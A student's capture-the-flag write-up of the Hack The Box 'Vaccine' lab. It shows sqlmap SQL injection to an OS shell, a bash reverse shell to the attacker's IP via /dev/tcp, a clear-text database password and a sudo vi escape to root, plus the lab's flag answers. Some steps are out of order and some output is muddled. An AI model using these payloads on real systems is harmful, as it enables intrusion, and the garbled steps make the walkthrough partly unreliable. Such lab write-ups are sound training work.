PostgreSQL FTP PHP
Reconnaissance Password Cracking
SUDO Exploitation SQL Injection
Remote Code Execution
Clear Text Credentials
Anonymous/Guest Access

Official Writeup

Tags

What program can the postgres user run as root using sudo?

**

vi

Hide Answer

As user **postgres**, I don't know the password for the root user which means I cannot check sudo privileges:

```
(kali㉿kali)-[~/Pictures]
$ nc -nvlp 445 ...
listening on [any] 445 ...
connect to [10.10.14.234] from (UNKNOWN) [10.129.95.174] 60610
bash: cannot set terminal process group (2706): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$ sudo -
sudo -
[sudo] password for postgres: [REDACTED]

As user postgres, I don't know the password for the root user which means I cannot check sudo
privileges
```

I tried to find the password in the **/var/www/html** directory because the machine uses both PHP & SQL i might find in clear text. Then after examining some files i found a password "**P@s5w0rd!"** in dashboard.php code.

```
(kali㉿kali)-[~/Pictures]
$ nc -nvlp 445 ...
listening on [any] 445 ...
connect to [10.10.14.234] from (UNKNOWN) [10.129.95.174] 60686
bash: cannot set terminal process group (2837): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls
bg.png      dashboard.js  index.php    style.css
dashboard.css  dashboard.php  license.txt
postgres@vaccine:/var/www/html$ cat index.php
cat index.php
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {

```

```

</tr>
</tbody>
<?php
session_start();
if($_SESSION['login'] != "true") {
    header("Location: index.php");
    die();
}
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@ssw0rd!");
}
catch ( exception $e ) {
    echo $e->getMessage();
}

if(isset($_REQUEST['search'])) {
    $q = "Select * from cars where name ilike '%". $_REQUEST["search"] . "%'";
    $result = pg_query($conn,$q);
    if (!$result)
    {
        die(pg_last_error($conn));
    }
    while($row = pg_fetch_array($result, NULL, PGSQL_NUM))
    {
        echo "
<tr>
<td class='lalign'>$row[1]</td><td>
";
    }
}
else {
    $q = "Select * from cars";
}

```

I can now use the password "P@ssw0rd!" for the root user. I run the command "sudo -l". I used ssh "ssh postgres@10.129.95.174".

```

(kali㉿kali:~/Pictures]$ sudo -l
User postgres may run the following commands on this host:
  (ALL : ALL)  ALL
  [root]# ssh
  [root]# 

$ ssh postgres@10.129.95.174
The authenticity of host '10.129.95.174 (10.129.95.174)' can't be established.
ED25519 key fingerprint is SHA256:4qLpMBLGtbuH0DR8YU15AG1lpd0dsdiGh/pkeZYFo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.174' (ED25519) to the list of known hosts.
postgres@10.129.95.174's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/adantage

System information as of Mon 04 Nov 2024 04:03:34 PM UTC

System load:  0.01      Processes:          184
Usage of /:  32.6% of 8.73GB  Users logged in:       0
Memory usage: 19%           IP address for ens160: 10.129.95.174
Swap usage:   0%           IP address for ens160: 10.129.95.174

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.  (See /usr/share/doc/copyright/ for details)

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vaccine:~$ 

```

I then typed the **sudo -l** to see what privileges I had. I discovered i had the privileges to run "vi" located in the bin folder.



```
kali@kali: ~/Pictures
File Actions Edit View Help
postgres@vaccine:~$ postgres@vaccine:~$ postgres@vaccine:~$ postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin, mail_badpass
User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

We will type the sudo -l to see what privileges do we have:

I also had sudo privileges to edit the **pg_hba.conf** file using **vi** by running **sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh'** but i experienced an error because sudo is restricted to only **/bin/vi** and **/etc/postgresql/11/main/pg_hba.conf**.



```
kali@kali: ~/Pictures
File Actions Edit View Help
postgres@vaccine:~$ postgres@vaccine:~$ postgres@vaccine:~$ postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh'
[sudo] password for postgres:
Sorry, try again.
[sudo] password for postgres:
Sorry, user postgres is not allowed to execute '/bin/vi /etc/postgresql/11/main/pg_hba.conf -c :!/bin/sh' as root on vaccine.
postgres@vaccine:~$
```

I managed to open the **vi** editor as the superuser, which has root privileges after runing " **sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf**"


```
# PostgreSQL Client Authentication Configuration File
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
# local    DATABASE USER METHOD [OPTIONS]
# host     DATABASE USER ADDRESS METHOD [OPTIONS]
# hostssl  DATABASE USER ADDRESS METHOD [OPTIONS]
# hostnossL DATABASE USER ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.) privileges to edit the pg_hba.conf file using vi by running sudo /bin/vi
#
# The first field is the connection type: "local" is a Unix-domain socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossL" is a plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
# ADDRESS specifies the set of hosts the record matches. It can be a
# host name, or it is made up of an IP address and a CIDR mask that is
# an integer (between 0 and 32 (IPv4) or 128 (IPv6) inclusive) that
# specifies the number of significant bits in the mask. A host name
# that starts with a dot (.) matches a suffix of the actual host name.
# Alternatively, you can write an IP address and netmask in separate
# columns to specify the set of hosts. Instead of a CIDR-address, you
# /etc/postgresql/11/main/pg_hba.conf" 99L, 4659C
#
```

I went ahead setting the instructions inside **Vi** by just pressing : and typing the commands one after the other. **:set shell=/bin/sh, :shell**

```
File Actions Edit View Help
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
[sudo] password for postgres:
# sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

Question: Submit root flag

Answer: dd6e058e814260bc70e9bbdef2715849



I navigated to the root directory using **cd** command then listed its contents using **ls** command. I found a **root.txt** file and using **cat** command i retrieved its contents.

A screenshot of a terminal window on Kali Linux. The prompt is postgres@vaccine:~/. The user runs several commands to gain root access and find the root.txt file:

```
postgres@vaccine:~$ ^C
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ [sudo] password for postgres:
[No write since last change]
# sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
# whoami
root
# cd /
# ls
bin  cdrom  etc  initrd.img   lib  lib64  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
boot dev   home  initrd.img.old lib32 libx32 media   opt  root  sbin  srv  tmp  var  vmlinuz.old
# cd root
# ls
pg_hba.conf  root.txt  snap
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
#
```

Question: Submit user flag

Answer: ec9b13ca4d6229cd5cc1e09980965bf7

The dashboard contains a search feature that interacts with a database. I tested a search parameter and suspect it may be vulnerable to SQL injection. Rather than manually testing, I used **SQLmap** for automated detection and exploitation.

I found my session cookie first.

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc

```
" sqlmap --url="http://10.129.112.87/dashboard.php?search=meta" --cookie="ob7cu8qpiimkia0sfb6m5sdviq" --os-shell.
```

The first scan gave me this.

```
kali㉿kali: ~/Desktop
$ sqlmap --url='http://10.129.112.87/dashboard.php?search=meta' --cookie='ob7cu8qpiimkia0sfb6m5sdviq' --os-shell

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:17:43 /2024-10-26

[22:17:43] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.129.112.87/index.php'. Do you want to follow? [Y/n] y
[22:17:53] [INFO] testing if the target URL content is stable
[22:17:53] [WARNING] GET parameter 'search' does not appear to be dynamic
[22:17:54] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[22:17:54] [INFO] testing for SQL injection on GET parameter 'search'
[22:17:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:17:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:17:58] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:18:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:18:03] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:18:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:18:08] [INFO] testing 'Generic inline queries'
[22:18:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:18:09] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[22:18:11] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:18:13] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:18:15] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[22:18:18] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:18:20] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:18:23] [INFO] testing 'Oracle AND time-based blind'
[22:18:09] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[22:18:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:18:37] [WARNING] GET parameter 'search' does not seem to be injectable
[22:18:37] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. I
```

The target is vulnerable to SQL injection. I ran the sqlmap once more, providing the **--os-shell** flag, where we will be able to perform command injection.

```
"sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --
```

```
cookie="PHPSESSID=" o6hkV3ujrggnt9u07ogh8jpddd" --os-shell
```

I gained a shell.

```

File Actions Edit View Help
(kali㉿kali:[~/Desktop])
$ sqlmap -u 'http://10.10.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=o6hkv3ujrggnt9u07ogh8jpddd" --os-shell
[1] 100%|██████████| 1.8.7#stable
[*] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:15:09 /2024-11-04

[15:15:09] [INFO] testing connection to the target URL
[15:15:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:15:10] [INFO] testing if the target URL content is stable
[15:15:11] [INFO] target URL content is stable
[15:15:11] [INFO] testing if GET parameter 'search' is dynamic
[15:15:11] [WARNING] GET parameter 'search' does not appear to be dynamic
[15:15:11] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[15:15:11] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] y
[15:15:38] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[15:15:42] [INFO] testing Boolean-based blind - Parameter replace (original value)
[15:15:43] [INFO] testing Generic inline queries
[15:15:43] [INFO] testing PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
[15:15:46] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[15:15:46] [INFO] testing PostgreSQL AND error-based - WHERE or HAVING clause
[15:15:46] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[15:15:46] [INFO] testing PostgreSQL inline queries
[15:15:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:15:46] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:15:59] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[15:15:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:16:12] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[15:16:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:

[15:15:46] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[15:15:46] [INFO] testing 'PostgreSQL inline queries'
[15:15:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:15:46] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:15:59] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[15:15:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:16:12] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[15:16:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:

Parameter: search (GET)
  Type: boolean-based blind
  Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
  Payload: search=any query' AND (SELECT (CASE WHEN (2267=2267) THEN NULL ELSE CAST((CHR(90)||CHR(115)||CHR(112)||CHR(118)) AS NUMERIC) END)) IS NULL-- clug

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: search=any query' AND 5113=CAST((CHR(113)||CHR(107)||CHR(112)||CHR(107)||CHR(113))||(SELECT (CASE WHEN (5113=5113) THEN 1 ELSE 0 END)::text||(CHR(113)||CHR(107)||CHR(107)||CHR(113)) AS NUMERIC)-- jorE

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=any query';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: search=any query' AND 1799=(SELECT 1799 FROM PG_SLEEP(5))-- GMGP

[15:16:37] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[15:16:39] [INFO] fingerprinting the back-end DBMS operating system
[15:16:41] [INFO] the back-end DBMS operating system is Linux
[15:16:43] [INFO] testing if current user is DBA
[15:16:44] [INFO] retrieved: '[
[15:16:45] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[15:16:45] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os>shell>
os>shell> [
```

To make the shell much stable, I used the following payload **bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1"** where "**10.10.14.234**" is my machines ip and "**445**" is the port where my netcat listener is listening from.

I started my netcat listener "**nc -nvlp 445**"

```

kali@kali:~/Pictures$ nc -nvlp 445
listening on [any] 445 ...

```

I started my netcat listener "nc -nvlp 445"

Then we will execute the payload bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1"

Then we will execute the payload **bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1"**

```

[15:15:46] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:15:59] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[15:15:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:16:12] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[15:16:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] n
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:

```

Parameter: search (GET)

Type: boolean-based blind

Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)

Payload: search=any query' AND (SELECT (CASE WHEN (2267=2267) THEN NULL ELSE CAST((CHR(90)||CHR(115)||CHR(112)||CHR(118)) AS NUMERIC) END)) IS NULL-- clug

Type: error-based

Title: PostgreSQL AND error-based - WHERE or HAVING clause

Payload: search=any query' AND 5113=CAST((CHR(113)||CHR(107)||CHR(112)||CHR(107)||CHR(113))||(SELECT (CASE WHEN (5113=5113) THEN 1 ELSE 0 END)::text||(CHR(113)||CHR(107)||CHR(106)||CHR(107)||CHR(113)) AS NUMERIC)-- jorF

Type: stacked queries

Title: PostgreSQL > 8.1 stacked queries (comment)

Payload: search=any query';SELECT PG_SLEEP(5)--

Type: time-based blind

Title: PostgreSQL > 8.1 AND time-based blind

Payload: search=any query' AND 1799=(SELECT 1799 FROM PG_SLEEP(5))-- GMGP

[15:16:37] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL

[15:16:39] [INFO] fingerprinting the back-end DBMS operating system
[15:16:41] [INFO] the back-end DBMS operating system is Linux
[15:16:43] [INFO] testing if current user is DBA
[15:16:44] [INFO] retrieved: '1'
[15:16:45] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[15:16:45] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1"
do you want to retrieve the command standard output? [Y/n/a] y
[15:23:36] [CRITICAL] unable to connect to the target URL, sqlmap is going to retry the request(s)

I went back to my listener to see if I got the connection:

```

[15:16:44] [INFO] fingerprinting the back-end DBMS operating system
[15:16:45] [INFO] the back-end DBMS operating system is Linux
[15:16:45] [INFO] testing if current user is DBA
[15:16:46] [INFO] retrieved: '1'
[15:16:47] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[15:16:47] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1"
do you want to retrieve the command standard output? [Y/n/a] y
[15:23:36] [CRITICAL] unable to connect to the target URL, sqlmap is going to retry the request(s)


```

```

kali@kali:~/Pictures$ nc -nvlp 445
listening on [any] 445 ...
connect to [10.10.14.234] from (UNKNOWN) [10.129.95.174] 60276
bash: cannot set terminal process group (1989): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@vaccine:/var/lib/postgresql/11/main$ 

```

I then made the shell fully interactive by running `python3 -c 'import pty;pty.spawn("/bin/bash")'`



The screenshot shows a terminal window titled "kali@kali: ~/Pictures". The terminal output is as follows:

```
(kali㉿kali)-[~/Pictures]
$ nc -nvlp 445
listening on [any] 445 ...
connect to [10.10.14.234] from (UNKNOWN) [10.129.95.174] 60276
bash: cannot set terminal process group (1989): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@vaccine:/var/lib/postgresql/11/main$ clear
clear
TERM environment variable not set.
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<stdin> python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$
```

I navigated to **/var/lib/postgresql/** directory then used **ls** command to list the contents in the postgresql directory. I found a **user.txt** file and i used **cat** command to retrieve its contents.

```
kali@kali: ~/Pictures
```

```
File Actions Edit View Help
```

```
pg_notify
pg_replslot
pg_serial
pg_subtrans
pg_stat
pg_stat_tmp
pg_tblspc
pg_twophase
PG_VERSION
pg_wal
pg_xact
postgresql.auto.conf
postmaster.opts
postmaster.pid
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$ ls
ls
base          pg_multixact  pg_stat      PG_VERSION        postmaster.pid
global         pg_notify     pg_stat_tmp  pg_wal
pg_commit_ts  pg_replslot   pg_subtrans pg_xact
pg_dynshmem    pg_serial    pg_tblspc  postgresql.auto.conf
pg_logical    pg_snapshots pg_twophase postmaster.opts
postgres@vaccine:/var/lib/postgresql/11/main$ cd /
cd /
postgres@vaccine:$ ls
ls
bin   etc   lib   lost+found  proc  snap  usr
boot  home  lib32  media     root  srv   var
cdrom initrd.img lib64  mnt     run   sys   vmlinuz
dev   initrd.img.old lib32  opt     sbin  tmp   vmlinuz.old
postgres@vaccine:$ cd /var/lib/postgresql/
cd /var/lib/postgresql/
postgres@vaccine:/var/lib/postgresql$ ls
ls
11 user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$
```

10.10.14.234 15:33 | 10.10.14.234 16:42 |

Hack The Box :: Starting Point 2cf32fa4-6949-4fb6-8af4-9... tier2 - OneDrive Kelvin_kimotho_cs-sa08 Admin Dashboard

https://app.hackthebox.com/starting-point

Vaccine has been Pwned!

Congratulations kelvinkim, best of luck in capturing flags ahead!

04 N! Share on Facebook

PW Share on LinkedIn

X Share on Twitter

Special Writeup

Starting Point

Season 6

Machines

Challenges

Sherlocks

Tracks

Rankings

Academy

HTB for Business

Tag

STARTING POINT

kelvinkim